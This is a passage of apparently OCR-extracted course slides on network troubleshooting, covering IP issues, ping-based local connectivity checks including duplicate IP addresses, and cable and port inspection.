4. **Troubleshooting Routing Problems**
5. **Troubleshooting Upper-layer Faults**
6. **Troubleshooting Wireless Network Connection Issues**




Troubleshooting IP Problems

Steps for troubleshooting IP related issues

- Using tools, Locate the devices that raised the issue in the path of communication
- Check the physical connections between the source and the destination
- LAN connectivity faults can raise network connectivity issues
- At each intermediate hop, check whether the router is working
- Ensure the proper configuration settings of the devices


Notes: ______________________________



Troubleshooting Local Connectivity Issues

Steps for troubleshooting local connectivity issues

- Ping the destination if the source and the destination are of the same subnet mask
- Ping the gateway IP of the router if the source and destination are not of the same subnet mask
- If the ping fails, check that the route followed by the subnet mask is defined correctly in the routing table
- If everything is OK, check if the source is pinging a hop/router in the network
- If the ping fails, it could be a configuration issue or a repetitive IP issue
- Resolve repetitive IP issues by disconnecting the doubtful device and pinging again with other devices in the network
- If the device pings, it proves that the disconnected device is using the same IP as the pinged device. Therefore, the IP needs to be modified




Troubleshooting Physical Connectivity Issues

Steps for troubleshooting physical connectivity issues

- **Check for cable connectivity issues:**
  - Check that suitable cables are used for connections between devices
  - Avoid loose connections
  - If there are no loose connection issues, check for old cables and replace them with new ones before trying to connect the device
  - If the problem still exists, there may be a faulty port issue
- **Check for Faulty Port:**
  - Check the ports where the link is established and confirm that the indicator lights are on
